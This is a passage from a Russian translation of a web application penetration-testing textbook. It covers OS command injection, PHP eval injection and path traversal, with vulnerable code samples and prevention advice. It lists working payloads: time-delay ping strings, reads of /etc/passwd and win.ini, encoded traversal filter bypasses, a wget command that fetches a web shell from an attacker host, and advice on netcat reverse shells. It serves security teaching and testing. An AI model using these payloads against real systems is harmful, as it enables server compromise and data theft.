


Рисунок 10-2. Успешная атака командной инъекции.

Пример 2: инъекция через ASP

Рассмотрим следующий код C# из веб-приложения администрирования веб-сервера. Функция позволяет просматривать содержимое запрошенного каталога:

```
string dirName = "C:\\filestore\\" + Directory.Text;
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " +
dirName);
...
Process proc = Process.Start(psInfo);
```

При штатном использовании сценарий вставляет значение пользовательского параметра `Directory` в заранее заданную команду, выполняет её и показывает результаты, как на рисунке 10-3.

Как и в уязвимом сценарии Perl, злоумышленник может использовать метасимволы оболочки, вмешаться в предусмотренную команду и внедрить собственную. Амперсанд (&) объединяет несколько команд в пакет. Имя файла с амперсандом и второй командой приводит к её выполнению и отображению результатов, как на рисунке 10-4.




Рисунок 10-3. Функция вывода содержимого каталога.




Рисунок 10-4. Успешная атака командной инъекции.

Попробуйте сами!

mdsec.net

mdsec.net

mdsec.net

Инъекция через динамическое выполнение

Многие языки веб-сценариев поддерживают динамическое выполнение кода, созданного во время работы. Это позволяет разработчикам создавать приложения, которые изменяют собственный код в ответ на различные данные и условия.

Если пользовательский ввод включается в динамически выполняемый код, злоумышленник может передать специально сформированные данные, выйти из предусмотренного контекста и задать команды, которые сервер выполнит так, будто их написал исходный разработчик. Первой целью атакующего обычно становится внедрение API, запускающего команды ОС.

Функция PHP `eval` динамически выполняет переданный ей во время работы код. Рассмотрим функцию поиска, позволяющую пользователям создавать сохранённые поиски, которые затем динамически формируются как ссылки интерфейса. При обращении используется URL:

```
/search.php?storedsearch=\$mysearch%3dwahh
```

Серверное приложение динамически создаёт переменные из пар имя/значение параметра `storedsearch`, в данном случае переменную `mysearch` со значением `wahh`:

```
$storedsearch = $_GET['storedsearch'];
eval("$storedsearch;");
```

В этой ситуации специально сформированный ввод динамически выполняется `eval`, что приводит к внедрению произвольных команд PHP. Точка с запятой объединяет команды в одном параметре. Например, содержимое `/etc/passwd` можно получить командами `file_get_contents` или `system`:

```
/search.php?storedsearch=\$mysearch%3dwahh;%20echo%20file_get
_contents('/etc/passwd')
/search.php?storedsearch=\$mysearch%3dwahh;%20system('cat%20/etc/passwd')
```

> **Примечание.** В Perl также есть функция `eval`, эксплуатируемая тем же способом. Точку с запятой может потребоваться кодировать для URL как `%3b`, поскольку некоторые анализаторы CGI считают её разделителем параметров. В классическом ASP похожую роль выполняет `Execute()`.

Поиск дефектов командной инъекции ОС

При картографировании приложения (см. главу 4) вы должны были выявить все случаи предполагаемого взаимодействия с ОС через внешние процессы или файловую систему. Каждую такую функцию следует исследовать на командную инъекцию. Однако приложение может включить в команду ОС абсолютно любой пользовательский элемент: любой параметр URL и тела, любой файл cookie. Поэтому исчерпывающая проверка должна охватывать все эти элементы каждой функции.

Разные интерпретаторы команд по-разному обрабатывают метасимволы оболочки. В принципе любая платформа разработки или веб-сервер может обращаться к любому интерпретатору, работающему в собственной ОС либо на другом узле. Поэтому не делайте предположений об обработке метасимволов на основании известной ОС веб-сервера.

Для внедрения отдельной команды в существующую заранее заданную применяются два широких типа метасимволов:

• символы `;`, `|`, & и перевод строки позволяют последовательно объединять несколько команд. Иногда удвоение символа меняет эффект. Например, в интерпретаторе Windows && запускает вторую команду только при успехе первой, а `||` - всегда независимо от успеха первой;

• обратная кавычка (`` ` ``) заключает отдельную команду внутри элемента данных исходной команды. Интерпретатор выполняет заключённую команду и заменяет текст её результатами, прежде чем продолжить выполнение итоговой строки.

В предыдущих примерах возможность инъекции и её результаты легко подтверждались, поскольку вывод немедленно возвращался в ответе приложения. Но это возможно не всегда. Инъекция может происходить в команду без результата и без заметного влияния на последующую обработку либо выбранный способ объединения команд может терять результаты.

Наиболее надёжный общий способ обнаружить командную инъекцию - логический вывод по задержке, подобный слепой SQL-инъекции. Если потенциальная уязвимость существует, затем её можно подтвердить и получить результаты другими методами.

Этапы атаки

1. Обычно командой `ping` можно вызвать задержку, заставив сервер пинговать свой интерфейс обратной петли заданное время. Windows и UNIX-подобные платформы немного различаются обработкой разделителей и самой команды, но следующая универсальная строка без фильтрации должна вызвать 30-секундную задержку на любой из них:

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
```

Чтобы максимально повысить вероятность обнаружения дефекта, если некоторые разделители фильтруются, последовательно передайте в каждый целевой параметр и измерьте время ответа для каждой строки:

```
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```

2. При задержке приложение может быть уязвимо. Повторите проверку несколько раз, чтобы исключить сетевую задержку и другие аномалии. Измените значения `-n` или `-i` и подтвердите систематическое изменение паузы.

3. Используя успешную строку инъекции, попробуйте более интересную команду, например `ls` или `dir`, и выясните, можно ли получить результат в браузере.

4. Если непосредственно получить результат нельзя, есть другие варианты:

• попытайтесь открыть обратный внеполосный канал. Используйте TFTP для копирования инструментов на сервер, telnet или netcat для обратной оболочки и `mail` для отправки вывода по SMTP;

• перенаправьте результат в файл внутри веб-корня и загрузите его браузером. Например:

```
dir > c:\inetpub\wwwroot\foo.txt
```

5. Найдя способ внедрять команды и получать результаты, определите уровень привилегий с помощью `whoami`, аналога или попытки записать безобидный файл в защищённый каталог. Затем можно повышать привилегии, создавать скрытый доступ к конфиденциальным данным или атаковать другие узлы, достижимые с сервера.

Иногда внедрить совершенно отдельную команду невозможно из-за фильтрации необходимых символов или поведения используемого приложением API. Тем не менее можно вмешаться в поведение выполняемой команды и добиться нужного результата.

В одном случае приложение передавало пользовательский ввод команде `nslookup`, чтобы найти IP-адрес указанного доменного имени. Метасимволы для новых команд блокировались, но символы перенаправления ввода и вывода < и > разрешались. Обычно `nslookup` выводит IP-адрес, что не кажется полезным вектором. Однако для недопустимого доменного имени команда выводит сообщение об ошибке с самим именем. Этого оказалось достаточно для серьёзной атаки:

• передайте в качестве разрешаемого домена фрагмент исполняемого сервером кода сценария. Заключите его в кавычки, чтобы интерпретатор счёл единым токеном;

• символом > перенаправьте вывод команды в файл исполняемого каталога веб-корня. ОС выполнит:

```
nslookup "[script code]" > [/path/to/executable_file]
```

• при выполнении в исполняемый файл перенаправляется:

```
** server can't find [script code]: NXDOMAIN
```

• затем файл вызывается браузером, и внедрённый код исполняется на сервере. Поскольку большинство языков сценариев позволяет смешивать клиентское содержимое и серверную разметку, неконтролируемые части сообщения считаются обычным текстом, а внедрённая разметка выполняется. Так ограниченная командная инъекция создаёт неограниченный скрытый вход на сервер приложений.

Попробуйте сами!

mdsec.net

Этапы атаки

1. Символы < и > соответственно направляют содержимое файла на ввод команды и вывод команды в файл. Если внедрить отдельную команду описанными методами нельзя, с их помощью всё ещё можно читать и записывать произвольное содержимое файлов.

2. Многие команды ОС принимают параметры командной строки, управляющие поведением. Пользовательский ввод часто передаётся как один из них, а дополнительные параметры можно добавить пробелом. Например, приложение веб-разработки может загружать указанный URL и показывать содержимое для редактирования. Если оно просто вызывает `wget`, параметр `-O` позволяет записать произвольный файл на сервер:

```
url=http://wahh-attacker.com/%20-O%20c:\inetpub\wwwroot\scripts\
cmdasp.asp
```

Совет. Многие атаки требуют пробелов между аргументами. Если приложение фильтрует пробелы на UNIX-подобной платформе, вместо них можно использовать переменную среды `$IFS`, содержащую разделители полей-пробелы.

Поиск уязвимостей динамического выполнения

Чаще всего уязвимости динамического выполнения возникают в PHP и Perl. Но в принципе любая платформа приложения может передавать пользовательский ввод интерпретатору сценариев, иногда на другом серверном узле.

Этапы атаки

1. В функцию динамического выполнения может передаваться любой пользовательский элемент. Особенно часто так используются имена и значения параметров cookie и постоянные данные профиля, сохранённые предыдущими действиями.

2. Последовательно передайте в каждый целевой параметр:

```
;echo%20111111
echo%20111111
response.write%20111111
:response.write%20111111
```

3. Просмотрите ответы. Если строка `111111` возвращается отдельно, без предшествующего остатка команды, приложение, вероятно, уязвимо для внедрения команд сценария.

4. Если строка не возвращается, ищите сообщения об ошибках, показывающие динамическое выполнение ввода и необходимость уточнить синтаксис для произвольных команд.

5. Для PHP можно использовать проверочную строку `phpinfo()`, которая при успехе возвращает конфигурацию среды PHP.

6. Если приложение кажется уязвимым, подтвердите это командами с задержкой, как при командной инъекции ОС. Например:

```
system('ping%20127.0.0.1')
```

Предотвращение командной инъекции ОС

Лучший общий способ предотвращения - не обращаться непосредственно к командам ОС. Практически любую задачу веб-приложения можно решить встроенными API, которые невозможно заставить выполнять команды помимо предусмотренной.

Если встраивание пользовательских данных в строки, передаваемые интерпретатору команд, считается неизбежным, приложение должно применять строгую защиту. По возможности ограничьте ввод белым списком ожидаемых значений. Иначе сузьте набор символов, например только до букв и цифр. Ввод с любыми другими данными, включая любой возможный метасимвол или пробельный знак, следует отклонять.

В качестве дополнительного уровня защиты приложение должно использовать API, запускающие конкретный процесс по имени и параметрам командной строки, а не передавать командную строку интерпретатору оболочки с поддержкой объединения и перенаправления. Например, Java API `Runtime.exec` и ASP.NET API `Process.Start` не поддерживают метасимволы оболочки. При правильном использовании они гарантируют выполнение только предусмотренной команды. Подробнее API выполнения команд описаны в главе 19.

Предотвращение уязвимостей инъекции сценариев

Лучший общий способ избежать инъекции сценариев - не передавать пользовательский ввод или производные от него данные функциям динамического выполнения или включения. Если по какой-либо причине это неизбежно, соответствующий ввод следует строго проверять.

По возможности используйте белый список заведомо допустимых ожидаемых значений и отклоняйте всё остальное. Иначе сверяйте символы ввода с известным безопасным набором, например буквы и цифры без пробелов.

Манипулирование путями файлов

Многие распространённые функции веб-приложений обрабатывают пользовательский ввод как имя файла или каталога. Обычно ввод передаётся API, принимающему путь, например при получении файла из локальной файловой системы. Результат вызова API приложение включает в ответ пользователю. Неправильная проверка ввода может привести к различным уязвимостям, самые распространённые из которых - обход пути и включение файлов.

Уязвимости обхода пути

Они возникают, когда приложение небезопасно использует контролируемые пользователем данные для обращения к файлам и каталогам сервера приложения либо другой серверной файловой системы. Специально сформированный ввод может заставить читать или записывать произвольное содержимое в любом месте доступной файловой системы. Часто это позволяет прочитать конфиденциальные сведения или перезаписать важные файлы, в итоге получив выполнение произвольных команд на сервере.

Рассмотрим приложение, где динамическая страница возвращает клиенту статические изображения. Имя запрошенного изображения задаётся параметром строки запроса:

```
http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg
```

Сервер обрабатывает запрос следующим образом:

1. Извлекает значение параметра `filename`.

2. Добавляет его к префиксу `C:\filestore\`.

3. Открывает файл с этим именем.

4. Читает содержимое и возвращает клиенту.

Уязвимость возникает потому, что злоумышленник может поместить в имя последовательности обхода пути, подняться выше каталога из шага 2 и обратиться к любому файлу, доступному контексту пользователя приложения. Последовательность известна как dot-dot-slash; типичная атака:

```
http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini
```

После добавления параметра к имени каталога приложение получает путь:

```
C:\filestore\..\windows\win.ini
```

Последовательность обхода поднимается от каталога `filestore` к корню диска C:, поэтому путь эквивалентен:

```
C:\windows\win.ini
```

Вместо изображения сервер возвращает стандартный конфигурационный файл Windows.

> **Примечание.** В старых версиях IIS приложения по умолчанию работали с привилегиями локальной системы и могли читать любой доступный файл. В новых версиях, как и у многих других веб-серверов, процесс по умолчанию работает в менее привилегированном контексте. Поэтому при исследовании обхода пути лучше запрашивать стандартный файл, доступный любому пользователю, например `c:\windows\win.ini`.

В этом простом примере приложение никак не защищается от обхода пути. Но поскольку такие атаки давно известны, приложения часто применяют разные средства защиты, обычно фильтры проверки ввода. Как вы увидите, они нередко плохо спроектированы и обходятся умелым злоумышленником.

> **Попробуйте сами!**
>
> mdsec.net

Поиск и эксплуатация уязвимостей обхода пути

Многие виды функциональности требуют читать или записывать файловую систему на основе параметров пользовательских запросов. При небезопасном выполнении злоумышленник может передать ввод, заставляющий приложение обращаться к непредусмотренным файлам. Такие дефекты позволяют читать конфиденциальные данные, включая пароли и журналы, либо перезаписывать критически важные элементы вроде конфигураций и двоичных файлов. В самых серьёзных случаях можно полностью скомпрометировать приложение и ОС.

Дефекты обхода пути иногда трудно обнаружить, а многие приложения применяют защиту, которую можно обойти. Мы опишем все необходимые методы: от выявления целей и исследования уязвимого поведения до обхода защиты и работы с нестандартной кодировкой.

Поиск целей атаки

Во время первоначального картографирования вы уже должны были выявить очевидную поверхность атаки. Необходимо тщательно проверять любую функцию загрузки или выгрузки файлов. Она часто встречается в системах рабочих процессов с общими документами, блогах и аукционах с загрузкой изображений, а также информационных приложениях с электронными книгами, руководствами и отчётами.

Кроме очевидных функций, на взаимодействие с файловой системой могут указывать и другие виды поведения.

Этапы атаки

1. Просмотрите сведения картографирования и найдите:

• случаи, где параметр запроса похож на имя файла или каталога, например `include=main.inc` или `template=/en/sidebar`;

• функции, реализация которых, вероятно, получает данные из файловой системы сервера, а не базы, например показ офисных документов или изображений.

2. Во время всех проверок других уязвимостей обращайте внимание на интересные сообщения об ошибках и аномалии. Ищите свидетельства передачи пользовательских данных файловым API или командам ОС.

Совет. При локальном доступе к приложению, например в белой проверке или после компрометации ОС, цели обхода пути обычно легко выявить, наблюдая все операции приложения с файловой системой.

Этапы атаки

При локальном доступе к веб-приложению выполните следующее:

1. Подходящим инструментом отслеживайте всю активность файловой системы сервера. В Windows можно использовать FileMon от SysInternals, в Linux - `ltrace`/`strace`, а в Solaris - команду `truss`.

2. Проверьте каждую страницу, вставляя единственную уникальную строку, например `traversaltest`, в каждый параметр, включая cookie, поля строки запроса и элементы POST. За раз нацеливайтесь только на один параметр и ускоряйте процесс автоматизированными методами главы 14.

3. Настройте фильтр инструмента мониторинга для выявления всех событий файловой системы с тестовой строкой.

4. Если найдены события, где строка использована как имя файла или каталога либо его часть, проверьте каждый случай описанным далее способом на уязвимость обхода пути.

Обнаружение уязвимостей обхода пути

Определив потенциальные цели, необходимо проверить каждую отдельно и выяснить, не передаются ли контролируемые пользователем данные небезопасно операциям файловой системы. Для каждого параметра определите, блокирует ли приложение последовательности обхода или они работают ожидаемым образом. Обычно надёжная первоначальная проверка - передать обход так, чтобы не подниматься выше исходного каталога.

Этапы атаки

1. Предполагая, что целевой параметр добавляется к заранее заданному каталогу, измените его, вставив произвольный подкаталог и одну последовательность обхода. Например, если приложение отправляет:

```
file=foo/file1.txt
```

попробуйте:

```
file=foo/bar/../file1.txt
```

Если поведение в двух случаях одинаково, приложение может быть уязвимо. Сразу попытайтесь обратиться к другому файлу, поднявшись выше начального каталога.

2. Если поведение различается, приложение может блокировать, удалять или очищать последовательности, создавая недопустимый путь. Исследуйте способы обхода фильтров, описанные в следующем разделе.

Проверка эффективна, даже если подкаталога `bar` нет, потому что большинство распространённых файловых систем канонизирует путь до попытки получить файл. Обход взаимно уничтожается с вымышленным каталогом, поэтому сервер не проверяет его существование.

Если последовательность обхода без подъёма выше начального каталога не влияет на поведение, затем попытайтесь выйти за его пределы и обратиться к другим файлам сервера.

Этапы атаки

1. Если атакуемая функция читает файл, попытайтесь получить известный общедоступный файл соответствующей ОС. Передайте как параметр имени одно из значений:

```
../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../windows/win.ini
```

При удаче браузер покажет содержимое запрошенного файла, как на рисунке 10-5.

2. Если функция записывает файл, окончательно подтвердить уязвимость может быть труднее. Часто эффективно попытаться записать два файла: один, доступный любому пользователю, и другой, недоступный даже root или Administrator. В Windows попробуйте:

```
../../../../../../../../../../../writetest.txt
../../../../../../../../../../../../windows/system32/config/sam
```

В UNIX-подобных системах недоступные root файлы зависят от версии, но перезапись каталога файлом всегда должна завершаться ошибкой:

```
../../../../../../../../../../../tmp/writetest.txt
../../../../../../../../../../../../tmp
```

Если приложение по-разному отвечает на первый и второй запрос пары, например второй вызывает ошибку, а первый нет, оно, вероятно, уязвимо.

3. Другой способ подтвердить дефект с записью - создать новый файл в веб-корне и затем загрузить браузером. Он может не сработать, если расположение веб-корня неизвестно или контекст пользователя не имеет права записи.




Рисунок 10-5. Успешная атака обхода пути.

> **Примечание.** Практически все файловые системы допускают лишние последовательности, которые как будто пытаются подняться выше корня. Поэтому при исследовании обычно следует передавать большое их число, как в примерах. Начальный каталог, к которому добавляются данные, может находиться глубоко, и избыток последовательностей помогает избежать ложноотрицательных результатов.
>
> Windows допускает как прямые, так и обратные косые черты в качестве разделителей, тогда как UNIX-подобные платформы - только прямые. Некоторые приложения фильтруют один вариант, но не другой. Даже если веб-сервер точно работает под UNIX, он может обращаться к серверному компоненту Windows. Поэтому всегда проверяйте оба варианта.

Обход препятствий для атак обхода пути

Неудача первоначальной атаки не означает отсутствия уязвимости. Многие разработчики знают об обходе пути и реализуют разные проверки ввода, но такая защита часто дефектна и обходится умелым атакующим.

Первый распространённый фильтр проверяет наличие последовательностей обхода в имени файла и при обнаружении отклоняет запрос либо удаляет их. Подобный фильтр часто уязвим для альтернативных кодировок и других приёмов, использующих проблемы канонизации механизмов проверки, описанные в главе 2.

> **Этапы атаки**
>
> 1. Всегда проверяйте обход как с прямыми, так и с обратными косыми чертами. Многие фильтры проверяют лишь один вариант, хотя файловая система поддерживает оба.
>
> 2. Попробуйте простые URL-кодировки, обязательно кодируя каждую точку и косую черту:
>
> • точка - `%2e`;
> • прямая косая черта - `%2f`;
> • обратная косая черта - `%5c`.
>
> 3. Попробуйте 16-битную кодировку Unicode:
>
> • точка - `%u002e`;

• прямая косая черта - %u2215;
• обратная косая черта - %u2216.

4. Попробуйте двойное URL-кодирование:

• точка - %252e;
• прямая косая черта - %252f;
• обратная косая черта - %255c.

5. Попробуйте избыточно длинную кодировку UTF-8 Unicode:

• точка - %c0%2e, %e0%40%ae, %c0ae и так далее;
• прямая косая черта - %c0%af, %e0%80%af, %c0%2f и так далее;
• обратная косая черта - %c0%5c, %c0%80%5c и так далее.

Тип полезной нагрузки Illegal Unicode в Burp Intruder создаёт множество альтернативных представлений символа и отправляет их в нужное место параметра. Эти представления нарушают правила Unicode, но всё же принимаются многими декодерами, особенно в Windows.

6. Если приложение удаляет последовательности обхода, но не применяет фильтр рекурсивно, поместите одну последовательность внутрь другой:

```
....//
....\/
..../\
....\\
```

Попробуйте сами!

mdsec.net

mdsec.net

mdsec.net

mdsec.net

mdsec.net

Второй распространённый фильтр защиты от обхода проверяет, содержит ли имя ожидаемый суффикс, то есть тип файла, или префикс, то есть начальный каталог. Такая защита может применяться вместе с уже описанными фильтрами.

Этапы атаки

1. Некоторые приложения проверяют, заканчивается ли имя определённым допустимым типом файла, и отклоняют остальное. Иногда проверку можно обойти, поместив в конец запрошенного имени URL-кодированный нулевой байт, а после него допустимый тип. Например:

```
../../../../../boot.ini%00.jpg
```

Атака иногда успешна потому, что проверка типа реализована API управляемой среды, где строки могут содержать нулевые символы, например `String.endsWith()` в Java. Но фактическое получение файла в итоге использует API неуправляемой среды с нуль-терминированными строками. Поэтому имя фактически обрезается до нужного значения.

2. Некоторые приложения сами добавляют к пользовательскому имени суффикс типа файла. По тем же причинам здесь может сработать один из предыдущих способов.

3. Некоторые приложения проверяют, начинается ли имя с определённого подкаталога начального каталога или даже конкретного файла. Это легко обходится:

```
filestore/../../../../../../../etc/passwd
```

4. Если ни одна атака на фильтр не работает отдельно, приложение может применять несколько видов фильтров. Тогда объедините несколько атак одновременно - и против последовательностей обхода, и против фильтров типа или каталога. По возможности лучше разбить задачу на отдельные этапы. Например, если запрос

```
diagram1.jpg
```

успешен, а запрос

```
foo/../diagram1.jpg
```

